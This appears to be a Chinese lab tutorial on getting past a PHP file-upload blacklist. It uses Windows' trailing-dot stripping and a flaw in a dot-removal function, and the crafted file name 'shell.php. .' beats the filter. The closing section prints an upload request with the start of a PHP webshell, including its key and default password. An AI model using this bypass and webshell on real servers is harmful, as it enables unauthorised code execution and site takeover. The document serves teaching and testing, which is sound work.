文件上传2------关于文件后缀名加.绕过的算法解析

0x01 简介


在文件上传的时候，可以用这样的方法来绕过，比如加本身禁止文件上传的后缀为1.php，但是如果后台写的是黑名单，可以通过这样的后缀

1.php.

来进行绕过，原理就是因为后台没有对.符号进行清除处理

然后.字符到了windows上会被自动清除掉，因此导致了上传绕过

这里创建一个1.php.文件



创建完毕.就自动不见了

但是linux中.是不会消失的

```
[root@VM-24-3-centos test]# touch 1.txt.
[root@VM-24-3-centos test]# ls
1.txt.
```

这个特性只建立在后台是windows的基础上

0x02 进阶

如果后台已经对.做了过滤 如下所示

```php
<?php
function deldot($s){
    for($i = strlen($s)-1;$i>0;$i--){
        $c = substr($s,$i,1);
        if($i == strlen($s)-1 and $c != '.'){
            return $s;
        }

        if($c != '.'){
            return substr($s,0,$i+1);
        }
    }
}
?>
```

这是一套删除.的算法，如果加了这样的东西，那么后台就会把文件最后一个.去除掉，就无法进行上传了。

文件上传上去是这个样子

```php
<?php
function deldot($s){
    for($i = strlen($s)-1;$i>0;$i--){//i是长度-1 也就是最后一位 str. 这里的i就是3
        $c = substr($s,$i,1);//这里的c就是. 也就是截取最后一位字符 是已经截取出来的最后一位字符
        //echo "c is :" . $c;
        //echo "<br>";
        if($i == strlen($s)-1 and $c != '.'){//这里的i是一串字符串最后一位的游标 意思就是i走到了最
            return $s;
        }//一个函数只能有一个return 如果上述条件不满足 就走到了下面的逻辑

        if($c != '.'){
            return substr($s,0,$i+1);
        }
    }
}
$s = "333.php.";
echo deldot($s);
?>
```

333.php

可以看到.已经被去除了

然后再把php后缀加入黑名单

```php
$deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".ht
$file_name = trim($_FILES['upload_file']['name']);//1.php. .
$file_name = deldot($file_name);//删除文件名末尾的点
$file_ext = strrchr($file_name, '.');
$file_ext = strtolower($file_ext); //转换为小写
$file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DAT
$file_ext = trim($file_ext); //首尾去空

if (!in_array($file_ext, $deny_ext)) {
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $img_path = UPLOAD_PATH.'/'.$file_name;
    if (move_uploaded_file($temp_file, $img_path)) {
        $is_upload = true;
    } else {
        $msg = '上传出错！';
```

上传是肯定无法成功的。

那么这种情况有没有办法进行绕过呢，其实是有的。

我们注意观察这套算法，其实是有缺陷的，下面进行解析

如果是正常键入333.php，后面是不含.的文件名，会走第一段if逻辑，也就是说，这里的$i是等于变量的总长度-1的，同时最后一位c也不为.，因此直接返回$s,也就是原本的文件名，333.php

```php
<?php
function deldot($s){
    for($i = strlen($s)-1;$i>0;$i--){//i是长度-1 也就是最后一位 str. 这里的i就是3
        $c = substr($s,$i,1);//这里的c就是. 也就是截取最后一位字符 是已经截取出来的最后一位字符
        //echo "c is :" . $c;
        //echo "<br>";
        if($i == strlen($s)-1 and $c != '.'){//这里的i是一串字符串最后一位的游标 意思就是i走到了最后一位
            return $s;
        }//一个函数只能有一个return 如果上述条件不满足 就走到了下面的逻辑

        if($c != '.'){
            return substr($s,0,$i+1);
        }
    }
}
$s = "333.php.";
echo deldot($s);
?>
```

333.php

但是如果存在

333.php.

这样的文件名，因为文件的最后一位就是.,不满足$c != '.'这个条件，所以

```php
//echo '<br>';
if($i == strlen($s)-1 and $c != '.'){
```

这一段逻辑就是无法通过的，只能继续往下走，那么走到下面

```php
if($c != '.'){
    return substr($s,0,$i+1);
}
```

这一段逻辑依旧无法通过，所以重新跳回for循环语句，这里做自减操作

```php
for($i = strlen($s)-1;$i>0;$i--){//i是
```

ok，自减完毕之后，由于$i的值已经少了一位，不能满足这个条件

```php
if($i == strlen($s)-1 and $c != '.'){//这里的i是一串字符串最后
    return $s;
}//一个函数只能有一个return 如果上述条件不满足 就走到了下面的逻
```

所以只能往下走，判断

```php
if($c != '.'){
    return substr($s,0,$i+1);
}
```

这里的c其实就是当前字符串的最后一位，因为c是由游标i控股的，i已经少了一位，那么这里的就是倒数往前一个字符

例如

一开始是333.php.

c的值是.

而i作为游标已经自减了

那么这里再取c的值，就是p

然后判断c不为.成立了

就截取这一段字符

返回333.php

这套算法粗看没有问题，但是仔细研究依旧存在绕过的方法，因为这里的逻辑是，只要删除最后一个.，然后往前推一位，如果不为点，就可以返回全部的字符串。

这里可以构造333.php. .

也就是333.php点空格点来进行绕过

我们来尝试一下

```php
<?php
function deldot($s){
    for($i = strlen($s)-1;$i>0;$i--){//i是长度-1 也就
        $c = substr($s,$i,1);//这里的c就是. 也就是截
        //echo "c is :" . $c;
        //echo "<br>";
        if($i == strlen($s)-1 and $c != '.'){//这里的
            return $s;
        }//一个函数只能有一个return 如果上述条件不满
        if($c != '.'){
            return substr($s,0,$i+1);
        }
    }
}
$s = "333.php. .";
echo deldot($s);
?>
```

333.php.

看到了吗，结果依然保留了一个点，其实这个字符是333.php.空格

333.php.

蓝色的部分就是空格，用这个文件名，就可以对这个算法进行绕过

尝试上传一个shell


```
Content-Disposition: form-data; name="upload_file"; filename="
shell.php. ."
Content-Type: application/octet-stream

<?php
@error_reporting(0);
session_start();
    $key="e45e329feb5d925b";
//该密钥为连接密码32位md5值的前16位，默认连接密码rebeyond
```

成功上传

```
<img src="../upload/shell.php. " width="250px" />
```

连接成功



done